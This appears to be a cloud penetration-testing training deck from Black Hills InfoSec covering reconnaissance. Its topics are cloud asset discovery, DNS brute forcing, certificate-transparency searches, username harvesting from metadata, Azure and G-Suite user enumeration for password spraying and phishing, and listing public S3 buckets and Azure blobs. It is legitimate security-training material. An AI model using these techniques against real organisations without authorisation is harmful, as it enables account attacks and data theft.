
AWS Marketplace
Find and buy software, launch with 1-Click and pay by the hour.

Service Health
All services operating normally.
Updated: Oct 19 2014 09:35:00 GMT+0530
[Service Health Dashboard](#)

Set Start Page
Console Home ▼

Cloud Authentication Methods: Google

- Web Access
- API – OAuth 2.0 protocol
- Access tokens – short lived access tokens for service accounts
- JSON Key Files – Long-lived key-pairs
- Credentials can be federated



Roadmap

OFFENSIVE
TRADECRAFT

- Breaching the Cloud Perimeter
 - Cloud Pentest Authorization
 - Cloud Authentication Methods
 - Reconnaissance
 - Cloud Asset Discovery
 - User Enumeration
 - Exploiting Misconfigured Cloud Assets
 - Gaining a Foothold
 - Post-Compromise Recon

Reconnaissance

Recon: Cloud Asset Discovery

OFFENSIVE
TRADECRAFT

- First step should be to determine what services are in use
- More and more orgs are moving assets to the cloud one at a time
- Many have limited deployment to cloud providers, but some have fully embraced the cloud and are using it for AD, production assets, security products, and more
- Determine things like AD connectivity, mail gateways, web apps, file storage, etc.

Recon: Cloud Asset Discovery



- Traditional host discovery still applies
- After host discovery resolve all names, then perform whois lookups to determine where they are hosted
- Microsoft, Amazon, Google IP space usually indicates cloud service usage
 - More later on getting netblock information for each cloud service
- MX records can show cloud-hosted mail providers

Recon: Cloud Asset Discovery

- Recon Tools
 - Recon-NG
 - <https://github.com/lanmaster53/recon-ng>
 - OWASP Amass
 - <https://github.com/OWASP/Amass>
 - Spiderfoot
 - <https://www.spiderfoot.net/>
 - Gobuster
 - <https://github.com/OJ/gobuster>
 - Sublist3r
 - <https://github.com/aboul3la/Sublist3r>

OFFENSIVE
TRADECRAFT




Recon: Cloud Asset Discovery

- Use search engines
- Bing and Google are good places to start

site:targetdomain.com -site:www.targetdomain.com


- Baidu
- DuckDuckGo

OFFENSIVE
TRADECRAFT



Recon: Cloud Asset Discovery

- Certificate Transparency
- Monitors and logs digital certs
- Creates a public, searchable log
- Can help discover additional subdomains
- More importantly... you can potentially find more Top Level Domains (TLD's)!
- Single cert can be scoped for multiple domains


crt.sh Identity Search  [Group by Issuer](#)

Criteria Type: Identity Match: ILIKE Search: 'microsoft.com'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Matching Identities	Issuer Name
	2398010033	2020-01-29	2010-02-12	2013-02-10	gulopez@microsoft.com	C=US, O=U.S. Government, OU=DoD, OU=PKI, CN=DOD EMAIL CA-23
	2387384166	2020-01-29	2007-06-25	2008-01-18	activate.microsoft.com	emailAddress=pki@microsoft.com, C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Product Secure Server CA
	2387384255	2020-01-29	2007-06-25	2008-01-18	productactivation.one.microsoft.com	emailAddress=pki@microsoft.com, C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Product Secure Server CA
	2387384189	2020-01-29	2007-06-25	2008-01-18	clearinghouse.one.microsoft.com	emailAddress=pki@microsoft.com, C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Product Secure Server CA
	2387384181	2020-01-29	2007-06-25	2008-01-18	mpa.one.microsoft.com	emailAddress=pki@microsoft.com, C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Product Secure Server CA
	2387384198	2020-01-29	2007-06-25	2008-01-18	wpa.one.microsoft.com	emailAddress=pki@microsoft.com, C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Product Secure Server CA
	2387384224	2020-01-29	2007-06-25	2008-01-18	paivr.partners.extranet.microsoft.com	emailAddress=pki@microsoft.com, C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Product Secure Server CA
	2381518678	2020-01-27	2012-12-06	2014-12-06	jason.sherron@microsoft.com	C=US, O=VeriSign, Inc., OU=VeriSign Trust Network, CN=VeriSign Class 3 Managed PKI Administrator CA - G3
	2381439359	2020-01-27	2012-11-08	2014-11-08	wwicrequestcenter.redmond.corp.microsoft.com	DC=com, DC=microsoft, DC=corp, DC=redmond, CN=MSIT Machine Auth CA 2
	2381394743	2020-01-27	2012-11-06	2014-11-06	co1mssudelwb04.redmond.corp.microsoft.com	DC=com, DC=microsoft, DC=corp, DC=redmond, CN=MSIT Machine Auth CA 2
	2381328746	2020-01-27	2013-11-07	2014-11-07	ostatus.corp.microsoft.com	DC=com, DC=microsoft, DC=corp, DC=redmond, CN=MSIT Machine Auth CA 2
	2381276200	2020-01-27	2012-12-07	2014-12-07	jussdevwb401.parttest.extranettest.microsoft.com	DC=com, DC=microsoft, DC=corp, DC=redmond, CN=MSIT

Recon: Cloud Asset Discovery

- Shodan.io and Censys.io
- Internet-wide portscans
- Certificate searches
- Shodan query examples:
 - org:"Target Name"
 - net:"CIDR Range"
 - port:"443"



Recon: Cloud Asset Discovery

- DNS Brute Forcing
- Performs lookups on a list of potential subdomains
- Make sure to use quality lists
- SecLists:
 - <https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS>
- If you find commonalities between subdomains try iterating names

```
[*] apps.microsoft.com => (A) 23.206.166.184
[*] [host] apps.microsoft.com (23.206.166.184)
[*] appserver.microsoft.com => No record found.
[*] aq.microsoft.com => No record found.
[*] ar.microsoft.com => No record found.
[*] archie.microsoft.com => No record found.
[*] arcsight.microsoft.com => No record found.
[*] argentina.microsoft.com => No record found.
[*] asia.microsoft.com => (A) 40.113.200.201
[*] arizona.microsoft.com => No record found.
[*] arkansas.microsoft.com => No record found.
[*] arlington.microsoft.com => No record found.
[*] [host] asia.microsoft.com (40.113.200.201)
[*] asia.microsoft.com => (A) 40.76.4.15
[*] as.microsoft.com => No record found.
[*] [host] asia.microsoft.com (40.76.4.15)
[*] asia.microsoft.com => (A) 13.77.161.179
[*] [host] asia.microsoft.com (13.77.161.179)
[*] asia.microsoft.com => (A) 104.215.148.63
[*] as400.microsoft.com => No record found.
[*] [host] asia.microsoft.com (104.215.148.63)
[*] asia.microsoft.com => (A) 40.112.72.205
[*] [host] asia.microsoft.com (40.112.72.205)
[*] asterix.microsoft.com => No record found.
[*] at.microsoft.com => No record found.
[*] athena.microsoft.com => No record found.
[*] atlanta.microsoft.com => No record found.
[*] atlas.microsoft.com => (CNAME) api.azurelbs.com
[*] [host] api.azurelbs.com (<blank>)
[*] [host] atlas.microsoft.com (<blank>)
```


Recon: Cloud Asset Discovery

- MX Records can help us identify cloud services in use
 - O365 = target-domain.mail.protection.outlook.com
 - G-Suite = google.com | gmail.com
 - Proofpoint = pphosted.com

```
[*] Retrieving MX records for [REDACTED].  
[*] [host] [REDACTED].mail.protection.outlook.com (<blank>)  
[*] Retrieving SPF records for [REDACTED].  
[*] TXT record: "v=spf1 include:spf.protection.outlook.com include:sharepointonline.com -all"  
[*] TXT record: "MS=ms43879991"
```

OFFENSIVE TRADECRAFT

-

© Offensive Tradecraft by BHIS
 @BHInfoSecurity
<https://www.blackhillsinfosec.com>

Recon: Cloud Asset Discovery

- Now resolve all the domains you obtained and compare to cloud service netblock ranges
- Azure Netblocks
 - Public: <https://www.microsoft.com/en-us/download/details.aspx?id=56519>
 - US Gov: <http://www.microsoft.com/en-us/download/details.aspx?id=57063>
 - Germany: <http://www.microsoft.com/en-us/download/details.aspx?id=57064>
 - China: <http://www.microsoft.com/en-us/download/details.aspx?id=57062>
- AWS Netblocks
 - <https://ip-ranges.amazonaws.com/ip-ranges.json>
- GCP Netblocks
 - Google made it complicated so there's a script on the next page to get the current IP netblocks.

Recon: Cloud Asset Discovery

OFFENSIVE
TRADECRAFT

```
#!/bin/sh

set -- $(dig -t txt +short _cloud-netblocks.googleusercontent.com +trace)

included="" ip4=""
while [ $# -gt 0 ]; do
    k="${1%%:*}" v="${1#*:}"
    case "$k" in
        include)
            # only include once
            if [ "${included% $v *}" = "${included}" ]; then
                set -- "$@" $(dig -t txt +short "$v")
                included=" $v $included"
            fi
            ;;
        ip4) ip4="$v $ip4" ;;
    esac
    shift
done

for i in $ip4; do
    echo "$i"
done
```

```
beau@kali:~/Desktop$ ./gcp.sh
208.68.108.0/23
199.223.236.0/23
199.223.232.0/22
199.192.112.0/22
192.158.28.0/22
173.255.112.0/20
162.222.176.0/21
162.216.148.0/22
146.148.64.0/18
146.148.32.0/19
146.148.16.0/20
146.148.8.0/21
146.148.4.0/22
146.148.2.0/23
130.211.128.0/17
130.211.64.0/18
130.211.32.0/19
130.211.16.0/20
130.211.8.0/21
130.211.4.0/22
108.170.222.0/24
108.170.220.0/23
108.170.216.0/22
108.170.208.0/21
108.170.192.0/20
108.59.80.0/20
107.178.192.0/18
104.196.0.0/14
```

Recon: Cloud Asset Discovery

- Here is a script to compare a list of IP addresses to Azure, AWS, GCP ranges, and more:
 - <https://github.com/oldrho/ip2provider>
- Create a list of IP addresses you want to check one per line

```
cat iplist.txt | python ip2provider.py
```

```
52 aws AMAZON us-east-1
54 aws AMAZON us-west-2
50 aws AMAZON us-east-1
54 ws AMAZON us-east-1
54 s AMAZON us-east-1
52 ws AMAZON us-east-1
52 aws AMAZON us-east-1
54 s AMAZON us-east-1
52 s AMAZON us-west-2
52 aws AMAZON us-east-1
35 aws AMAZON us-east-1
3.2 aws AMAZON us-east-1
54 aws AMAZON us-west-2
100 aws AMAZON us-east-1
```


Recon: Cloud Asset Discovery

- O365 Usage
 - <https://login.microsoftonline.com/getuserrealm.srf?login=username@acmecomputercompany.com&xml=1>
 - <https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/test@targetdomain.com?Protocol=Autodiscoverv1>

© Offensive
@BHIn
<https://www.blackhillsinfosec.com>

Recon: Cloud Asset Discovery

- G-Suite Usage
 - Try authenticating with a valid company email address at Gmail



Google

Sign in


to continue to Gmail

Email or phone

test@doesntexist.com

! Couldn't find your Google Account

If you've signed in to Google products like YouTube, try again with that email



Google

Welcome

REDACTED VALID EMAIL


Enter your password

Forgot password?

Next


Recon: Cloud Asset Discovery

- AWS Usage
 - Some web applications may pull content directly from S3 buckets
 - Look to see where web resources are being loaded from to determine if S3 buckets are being utilized
- Burp Suite
 - Navigate application like you normally would and then check for any requests to:
 - [https://\[bucketname\].s3.amazonaws.com](https://[bucketname].s3.amazonaws.com)
 - [https://s3-\[region\].amazonaws.com/\[Org Name\]](https://s3-[region].amazonaws.com/[Org Name])



Recon: Cloud Asset Discovery

- Box.com Usage
- Look for any login portals
 - <https://companyname.account.box.com>
- Can find cached Box account data too



Recon: Employees

- Need to build a user list
 - LinkedIn is your friend
- Useful for both password attacks and phishing
- Determine username schema via public file Metadata (PDF, DOCX, XLSX, etc.)
 - PowerMeta
 - <https://github.com/dafthack/PowerMeta>
 - FOCA
 - <https://github.com/ElevenPaths/FOCA>

```
PS C:\> Invoke-PowerMeta -TargetDomain "[REDACTED].com"

[*] Searching Google for 'site:[REDACTED].com filetype:pdf'
[*] Now Analyzing page 1 of Google search results (100 results per page)
[*] Searching Bing for 'site:[REDACTED].com filetype:pdf'
[*] Now Analyzing page 1 of Bing search results (30 results per page)
```

```
[*] Extracted 'Author' and 'Creator' metadata
```

```
"C:/Users/beau/Desktop/PowerMeta/2017-04-05-113740/Artifacts
```

```
"[REDACTED]"
```

```
%2[REDACTED]df"
```

```
%2[REDACTED]ion
```

```
Adobe InDesign CS3 (5.0.2)
```

```
AutoBVT
```

```
c[REDACTED]d
```

```
[REDACTED]
```

```
Dennis [REDACTED]
```

```
k[REDACTED]r
```

```
Microsoft Word 2010 Subscription
```

```
Microsoft Word 2013
```

```
[REDACTED]
```

Possible
Usernames

Full Name

Recon: User Enumeration

- User enumeration on Azure can be performed at <https://login.microsoft.com/common/oauth2/token>
- This endpoint tells you if a user exists or not
- Detect invalid users while password spraying with:
 - <https://github.com/dafthack/MSOLSpray> (Lab on this later!)
- For on-prem OWA/EWS you can enumerate users with timing attacks (MailSniper)

```
{"error": "invalid_grant", "error_description":  
"A/ The user account {EmailHidden} does not exist in the directory. To sign into this application, the account must be added to the directory.\r\nTrace ID: 90\r\nCorrelation ID: 2c\r\nTimestamp: 2020-03-12 14:46:18Z", "error_codes": [50034], "timestamp": "2020-03-12 14:46:18Z", "trace_id":  
"90", "correlation_id": "2c", "error_uri":  
"https://login.microsoftonline.com/error?code=50034"}
```


Roadmap

OFFENSIVE
TRADECRAFT

- Breaching the Cloud Perimeter
 - Cloud Pentest Authorization
 - Cloud Authentication Methods
 - Reconnaissance
 - Exploiting Misconfigured Cloud Assets
 - Open S3 Buckets
 - Public Azure Storage
 - Public Google Buckets
 - Pacu
 - LAB: S3 Bucket Pillaging
 - S3 Code Injection & Hijacking
 - Gaining a Foothold
 - Post-Compromise Recon

Exploiting Misconfigured Cloud Assets

S3 Buckets

- Amazon Simple Storage Service (S3)
- Storage service that is "secure by default"
- Configuration issues tend to un-secure buckets by making them publicly accessible
- Nslookup can help reveal region
- S3 URL Format:
 - `https://[bucketname].s3.amazonaws.com`
 - `https://s3-[region].amazonaws.com/[Org Name]`

```
# aws s3 ls s3://<bucketname>/ --region <region>
```

Bucket settings for Block Public Access

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to this bucket and its objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to this bucket or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

This is checked by default

☒ Block all public access

Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

☐ Block public access to buckets and objects granted through *new* access control lists (ACLs)

S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.

☐ Block public access to buckets and objects granted through *any* access control lists (ACLs)

S3 will ignore all ACLs that grant public access to buckets and objects.

☐ Block public access to buckets and objects granted through *new* public bucket or access point policies

S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.

☐ Block public and cross-account access to buckets and objects through *any* public bucket or access point policies

S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.



Turning off block all public access might result in this bucket and the objects within becoming public

AWS recommends that you turn on block all public access, unless public access is required for specific and verified use cases such as static website hosting.

☐ I acknowledge that the current settings might result in this bucket and the objects within becoming public.

EBS Volumes

- Elastic Block Store (EBS)
- AWS virtual hard disks
- Can have similar issues to S3 being publicly available
- Dufflebag from Bishop Fox
 - <https://github.com/bishopfox/dufflebag>
- Difficult to target specific org but can find widespread leaks



Data in Public Azure Blobs

- Microsoft Azure Storage is like Amazon S3
- Blob storage is for unstructured data
- Containers and blobs can be publicly accessible via access policies
- Predictable URL's at core.windows.net
 - storage-account-name.blob.core.windows.net
 - storage-account-name.file.core.windows.net
 - storage-account-name.table.core.windows.net
 - storage-account-name.queue.core.windows.net

Data in Public Azure Blobs

- The “Blob” access policy means anyone can anonymously read blobs, but can’t list the blobs in the container
- The “Container” access policy allows for listing containers and blobs

New container

Name *

confidential ✓

Public access level ⓘ

Container (anonymous read access for containers and blobs) ^

